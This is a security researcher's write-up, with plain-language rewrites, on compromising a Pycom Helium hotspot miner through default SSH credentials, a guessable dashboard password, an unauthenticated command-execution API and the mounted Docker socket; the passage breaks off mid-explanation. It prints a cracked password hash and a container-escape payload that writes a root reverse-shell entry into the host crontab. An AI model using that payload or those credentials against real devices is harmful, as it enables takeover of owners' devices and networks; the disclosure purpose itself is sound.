Hacking My Helium Crypto Miner
The Helium miner's web interface had an unauthenticated remote command execution vulnerability, allowing anyone with network access to execute commands on the device. The attacker could then use the Docker socket to escalate to the host operating system and gain root access.
 Published on zolder.io
Recently I came across an interesting cryptocurrency project called Helium. Its a wireless network built by people all around the world.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Helium is a cryptocurrency project built around a wireless network that people expand by running hotspots; operators of a hotspot receive Helium coins for the coverage they provide. The author ordered a Helium hotspot miner released by Pycom, a vendor he already knew from IoT and LoRa work. The device ships with an SD card, offers SSH by default, and runs its services in separate Docker containers (Dashboard, Miner, UPNP, Packet forwarder). It also advertises a management dashboard that lets the owner control the miner through a web interface. This write-up covers how the author got into the device, into that dashboard, and into a remote command execution vulnerability in the dashboard's API, plus a way from there to the host operating system.
Setup
The researcher worked with a physical Pycom Helium hotspot miner and a Linux machine. The tools used were DD (to copy the SD card), John the Ripper (to crack a password hash), SSH, Burp (to intercept web requests) and Docker. The current version of the software was 0.0.6. No account was provided: the starting position was physical access to the SD card and network access to the device.
Finding it
The SD card copy
After the device arrived, the author noticed an SD card inside it and made a copy with DD.

Mounting the DD image in Linux exposed the whole operating system. SSH was enabled by default, but there was no known user or password, so the first step was to read /etc/passwd, which contained the users and their password hashes:
ubuntu:$y$j9T$QKDlnYSkMAukWbVQkUwZc1$b5r81S0G.WD0BfuPrJtEvjtyLbnRth8rHOf/c6q7.q4:1000:1000:Ubuntu:/home/ubuntu:/bin/bash

Feeding the hash to John the Ripper immediately showed that the password of the ubuntu user was ubuntu. That gave SSH access to the device.
The container layout
On the device, Pycom had put each part of the miner into its own Docker container. The author found this docker compose file:
version: '2'

services:

  packet-forwarder:
    image: "docker.io/pycomio/hm-pktfwd:latest"
    privileged: true
    network_mode: "host"
    volumes:
      - pktfwdr:/var/pktfwd
    restart: on-failure

  helium-miner:
    image: "docker.io/pycomio/hm-miner:latest"
    expose:
      - "1680"
      - "4467"
      - "44158"
    privileged: true
    network_mode: "host"
    volumes:
      - miner-storage:/var/data
      - miner-log:/var/log/miner
      - pktfwdr:/var/pktfwd
      - /run/dbus/:/run/dbus/
      - /home/ubuntu/overlay/docker.config:/config/sys.config
    cap_add:
      - SYS_RAWIO
    restart: on-failure
    environment:
      - DBUS_SYSTEM_BUS_ADDRESS=unix:path=/run/dbus/system_bus_socket

  upnp:
    image: pycomio/hm-upnp
    network_mode: host
    restart: on-failure

  helium-dashboard:
    image: "docker.io/pycomio/hm-dashboard"
    depends_on:
      - helium-miner
      - packet-forwarder
    expose:
      - "80"
    ports:
      - "80:3020/tcp"
    privileged: true
    volumes:
      - miner-storage:/var/data
      - miner-log:/var/log/miner
      - pktfwdr:/var/pktfwd
      - /run/dbus/:/run/dbus/
      - /var/run/docker.sock:/var/run/docker.sock
      - /var/data/public_keys:/var/data/public_keys
    cap_add:
      - SYS_RAWIO
    devices:
      - /dev/i2c-10:/dev/i2c-1
    restart: on-failure
    environment:
      - DBUS_SYSTEM_BUS_ADDRESS=unix:path=/run/dbus/system_bus_socket

volumes:
  miner-storage:
  miner-log:
  pktfwdr:
Two details matter for what follows. The helium-dashboard container publishes port 80 on the host and maps it to port 3020 in the container, so the web interface is reachable from the network. It also mounts the host's /var/run/docker.sock into the container, which gives anything running inside the dashboard container control over the Docker daemon on the host.
The dashboard password
Pycom advertised the miner with a management dashboard, but the author could not find its password anywhere: not in the box, not on the internet. Opening the Dashboard docker showed that the password is the "animal name" of the Helium miner.

Because the animal names, which are the hotspot names, of all miners are listed on the Helium explorer, guessing the password is not hard. The author gives the example of the hotspot Breezy Vinyl Donkey, whose password would be breezy-vinyl-donkey. With that, the web interface was accessible.
The update mechanism
Looking at how the device updates itself, the author found a crontab file in /root:
*/5 * * * * /bin/bash -c "$(curl -fsSL https://software.pycom.io/downloads/update-hotspot.sh)"
The script it fetches contains the following code:
#!/bin/sh
if [ ! -f /etc/provisioning.txt ]; then
    exit 0
fi
upSeconds="$(cat /proc/uptime | grep -o '^[0-9]\+')"

if [ "${upSeconds}" -lt "1800" ]
then
    exit 0
fi
REMOTE_VERSION="0.0.6"
if [ ! -f "/etc/hotspot-version.txt" ]; then
  LOCAL_VERSION="0.0.1"
else
  LOCAL_VERSION=$(cat /etc/hotspot-version.txt)
fi
echo "Local version: $LOCAL_VERSION"
echo "Remote version: $REMOTE_VERSION"
if [ ! $REMOTE_VERSION = $LOCAL_VERSION ]; then
  curl "https://software.pycom.io/downloads/miner-${REMOTE_VERSION}.tar.gz" | tar -xvzf - -C /
  while true; do
    su - ubuntu -c "docker-compose pull && docker-compose up -d --remove-orphans"
    success=$?
    if [ "$success" -eq 0 ]; then
      break
    else
      sleep 30
    fi
  done
  sleep 1
  crontab /root/crontab
  echo "UPDATED $REMOTE_VERSION" >> /etc/pycom.txt
  echo $REMOTE_VERSION > /etc/hotspot-version.txt
fi
exit 0
The script exits unless /etc/provisioning.txt exists and the device has been up for at least 1800 seconds. It compares the remote version, hardcoded as 0.0.6, with the local version in /etc/hotspot-version.txt, and when they differ it downloads the matching tarball, extracts it over the root filesystem, and runs docker-compose pull and docker-compose up -d --remove-orphans as the ubuntu user until it succeeds. The current version was 0.0.6, so the update file for this release is at https://software.pycom.io/downloads/miner-0.0.6.tar.gz. Downloading it showed that the tarball simply contains Linux files that are overwritten on the operating system.

That makes it possible to see every change in every update.
Exploitation
Step 1: log in over SSH with the cracked password
The hash from /etc/passwd cracked to ubuntu, and the author logged in over SSH with that account. This gives a shell on the device itself, outside the containers.
Step 2: reach the dashboard
The dashboard is published on port 80 of the host. Its password is the hotspot's animal name in lowercase with hyphens, for example breezy-vinyl-donkey for Breezy Vinyl Donkey, and hotspot names are public on the Helium explorer.
Step 3: find command execution in the dashboard API
The web interface lets the user control the Docker containers, which suggested command execution possibilities. Intercepting requests with Burp revealed a remote command execution vulnerability and the payload needed to download a payload remotely.

The API has no authentication: anyone with network access to the web interface of a Helium miner can execute it. The author recorded a video of the exploit in action.
Step 4: from the dashboard container to the other containers
Because the dashboard container has the host's Docker socket mounted, root inside hm-dashboard can run the docker command and control every other container on the same miner. In the video the author runs ls -l / in the hm-miner container while sitting in the hm-dashboard container.
Step 5: from the container to the host
To escalate from the Docker socket to the host operating system, the author used this payload:
docker run --rm --mount type=bind,source="/",target=/host alpine sh -c 'echo "* * * * * root bash -c \"bash -i >& /dev/tcp/[redacted]/8000 0>&1\"" | tee -a /host/etc/crontab'
The payload starts a new Docker container and mounts the host's / at /host inside it. A command inside the container then appends a reverse shell entry to the host's crontab, running as root.
Root cause
The chain rests on several design decisions. The device ships with a default SSH account whose password is the same as its username, and the hash is readable from the SD card. The dashboard password is derived from public data, the hotspot's animal name, so it is guessable rather than secret. Most importantly, the dashboard API that controls the containers performs no authentication at all, so network access to port 80 is enough to run commands. The dashboard container is privileged and has the host's Docker socket mounted, so command execution inside it gives control of every container, and the author used a bind mount of / to reach the host. The update mechanism downloads a tarball over HTTPS and extracts it over /.
Impact
Anyone who can reach the miner's web interface on the network can execute commands without authentication. If the interface is exposed directly to the internet, that means compromise of the miner and, as the author confirmed by reaching his internal network from inside the hm-dashboard container, of the network it sits on. The Docker socket in the dashboard container turns that into control of all containers on the miner and, with the payload above, root on the host. The SSH account and the guessable dashboard password lower the bar further for anyone who can reach those services.
Vendor response
The author reported everything to Pycom. The first reply from their dev team was:
Our miner is indeed designed to be open. None of his findings are a surprise.
The author agrees that an open device is appealing, but argues that the RCE puts customers at risk if they connect the miner's web interface directly to the internet: it means compromise of the miner and of their network. He continued the conversation with Pycom to explain this. The report does not describe any fix being shipped.
Advice
The author's advice to users is not to connect the miner directly to the internet on ports such as SSH and HTTP.
Variants to test
- Default credentials on embedded devices. Copy the storage medium, mount it, and read
/etc/passwdand/etc/shadowfor hashes; crack them and try SSH. A positive result is a working login with a trivial password. - Passwords derived from public identifiers. Look for a dashboard or admin password built from a device name, serial or public listing. A positive result is logging in with a value you derived from public data alone.
- Unauthenticated container-control APIs. Intercept dashboard requests with a proxy and replay them without a session. A positive result is a container action, or command output, returned to an unauthenticated request.
- Docker socket exposure. Check whether a web-facing container has
/var/run/docker.sockmounted. A positive result is runningdocker psfrom inside that container and seeing the host's containers. - Container-to-host escape through a bind mount. With Docker control, mount the host root into a new container and write to a host file that executes commands, as in the crontab payload above. A positive result is a shell on the host.
- Update channel review. Fetch the update script and tarball and inspect what is extracted and where. A positive result is an update path that writes attacker-influenced files over the root filesystem.
What happened, in plain words
A security researcher bought a small device that mines a cryptocurrency called Helium. Helium is a wireless network that ordinary people help to build by running a small box, called a hotspot or miner, in their home. In return for providing that wireless coverage, the owner of the hotspot receives Helium coins. The researcher ordered a miner made by a company called Pycom, because he already had good experience with their hardware from earlier Internet-of-Things and LoRa projects.
When the device arrived, he opened it, found a memory card inside, and copied it. From that copy he recovered a login account with a very weak password, logged into the device, found the password for its web page, and then found a way to run his own commands on the device through that web page, without logging in at all. From there he was able to take control of the whole machine and confirmed he could reach his internal network. He told the vendor, and the vendor replied that the device is meant to be open and that none of the findings surprised them.
This article walks through each of those steps slowly, explaining every technical idea as it appears. You only need to be comfortable using a computer and a browser to follow it.
Some background ideas first
Before the steps, here are a few concepts that come back again and again.
- A miner / hotspot. A small computer that participates in the Helium wireless network. It earns cryptocurrency for the coverage it provides. It is a normal small Linux computer with a network connection.
- Linux. The operating system running on the device. It stores its users and settings in plain files on disk, which is important later.
- SSH. A way to open a text terminal on a remote computer over the network. Think of it as a remote keyboard and screen: you type commands on your machine and they run on the other one. To use it you need a username and a password (or a key).
- A hash. A password is normally not stored as plain text. The computer stores a scrambled value, called a hash, produced by a one-way mathematical function. You cannot turn a hash back into the password directly, but you can guess passwords, scramble each guess the same way, and see if the result matches. That process is called cracking.
- Docker and containers. A container is a way to run a program in its own sealed box on a machine, with its own files and its own view of the system, while sharing the same underlying computer. It is a bit like separate flats in one building: each flat has its own front door and furniture, but they all sit on the same foundation. Docker is the software that manages these boxes. A docker compose file is a recipe that describes which containers should run and how they are configured.
- A port. Computers run many network services at once. A port is a numbered door on the machine; for example, web pages usually arrive at door 80. If a service listens on a port, anyone who can reach that port over the network can talk to it.
- An API. A web page is meant for humans to look at. An API is the same kind of service, but meant for programs: one program sends a request and gets data or an action back. When you click a button on a dashboard, your browser is usually sending an API request behind the scenes.
- A proxy such as Burp. A tool that sits between your browser and a website and lets you see and edit every request and response. It is like standing at the letterbox and reading (and rewriting) every letter before it is delivered.
- Remote command execution (RCE). A vulnerability where an attacker can make the target computer run commands of the attacker's choosing. It is one of the most serious kinds of bug, because the attacker is no longer limited to what the web page was designed to do.
- Privilege escalation. Going from a limited level of access to a higher one, for example from a normal user to the all-powerful root account, or from inside a container to the real machine underneath.
- crontab. A schedule on Linux. Entries in a crontab file tell the computer to run a command at certain times, for example every five minutes. If an attacker can add an entry, the computer will happily run the attacker's command later, as the user the schedule belongs to.
- A reverse shell. A connection where the target computer connects back to the attacker and hands over a command prompt. Instead of the attacker reaching in, the victim reaches out.
Lets open the box
After a few months the device arrived. The researcher noticed there was an SD card inside it. An SD card is the small memory card used in cameras and phones; here it holds the device's operating system. He could not resist opening the box and making a copy of the card using a tool called DD.
DD is a Linux command that copies data byte for byte. Copying a whole disk to a file produces what is called an image: a single file that is an exact clone of the card. You can then inspect that clone on your own computer without touching the original.
Why do this? Because physical access to the storage of a device usually reveals everything the device knows, including user accounts and passwords. It is the easiest starting point when you have the hardware in your hands.
Lets crack the password
After mounting the DD image file in Linux, he could view all the files on the operating system. Mounting means attaching the image file to the running system so it appears as an ordinary folder you can browse. The device was offering SSH by default, so it accepted remote logins, but he had neither a username nor a password. The first step was therefore to look into the /etc/passwd file, which lists the users of a Linux system together with their password information:
ubuntu:$y$j9T$QKDlnYSkMAukWbVQkUwZc1$b5r81S0G.WD0BfuPrJtEvjtyLbnRth8rHOf/c6q7.q4:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
Line by line, in plain words:
ubuntuis the username.$y$j9T$...is the stored, scrambled form of the password, the hash. The$y$prefix tells you which scrambling method was used.1000:1000are the numeric user and group identifiers.Ubuntuis a human-readable description of the account./home/ubuntuis the account's home folder./bin/bashis the program that runs when this user logs in, a command shell.
By feeding the hash to John the Ripper it instantly became clear that the password of the ubuntu user was ubuntu. John the Ripper is a password cracking program: you give it a hash and a list of guesses, and it scrambles each guess and compares. Here the guess list contained the word ubuntu, and it matched. The lesson is that a password identical to the username is about as weak as a password can be.
This allowed him to log in through SSH:
Why this step matters: SSH was switched on by default, and the account was reachable from the network with a trivial password. Anyone who can reach the device over the network and knows this can log in.
It's in a jail
Pycom put all parts of the miner into separate Docker containers: Dashboard, Miner, UPNP and Packet forwarder. The following docker compose file was found on the device:
version: '2'

services:

  packet-forwarder:
    image: "docker.io/pycomio/hm-pktfwd:latest"
    privileged: true
    network_mode: "host"
    volumes:
      - pktfwdr:/var/pktfwd
    restart: on-failure

  helium-miner:
    image: "docker.io/pycomio/hm-miner:latest"
    expose:
      - "1680"
      - "4467"
      - "44158"
    privileged: true
    network_mode: "host"
    volumes:
      - miner-storage:/var/data
      - miner-log:/var/log/miner
      - pktfwdr:/var/pktfwd
      - /run/dbus/:/run/dbus/
      - /home/ubuntu/overlay/docker.config:/config/sys.config
    cap_add:
      - SYS_RAWIO
    restart: on-failure
    environment:
      - DBUS_SYSTEM_BUS_ADDRESS=unix:path=/run/dbus/system_bus_socket

  upnp:
    image: pycomio/hm-upnp
    network_mode: host
    restart: on-failure

  helium-dashboard:
    image: "docker.io/pycomio/hm-dashboard"
    depends_on:
      - helium-miner
      - packet-forwarder
    expose:
      - "80"
    ports:
      - "80:3020/tcp"
    privileged: true
    volumes:
      - miner-storage:/var/data
      - miner-log:/var/log/miner
      - pktfwdr:/var/pktfwd
      - /run/dbus/:/run/dbus/
      - /var/run/docker.sock:/var/run/docker.sock
      - /var/data/public_keys:/var/data/public_keys
    cap_add:
      - SYS_RAWIO
    devices:
      - /dev/i2c-10:/dev/i2c-1
    restart: on-failure
    environment:
      - DBUS_SYSTEM_BUS_ADDRESS=unix:path=/run/dbus/system_bus_socket

volumes:
  miner-storage:
  miner-log:
  pktfwdr:
This file is a recipe. Each block under services: describes one container. In plain words:
imagenames the prebuilt software package the container is made from.privileged: truegives the container far more power over the underlying machine than a normal container has. It is like giving a flat's tenant a master key to the whole building.network_mode: "host"makes the container share the host's network directly instead of having its own private one.exposelists ports that are open to other containers;portsmaps a port on the real machine to a port inside the container. For the dashboard,"80:3020/tcp"means door 80 on the device is forwarded to door 3020 inside the dashboard container, so the web interface is reachable from the network.volumesattach folders or files from the real machine into the container. The important one is/var/run/docker.sock:/var/run/docker.sock: the Docker socket is the control channel for the Docker software itself. Anyone who can use it can start, stop and create containers on the machine. Mounting it into the dashboard container means anything running inside 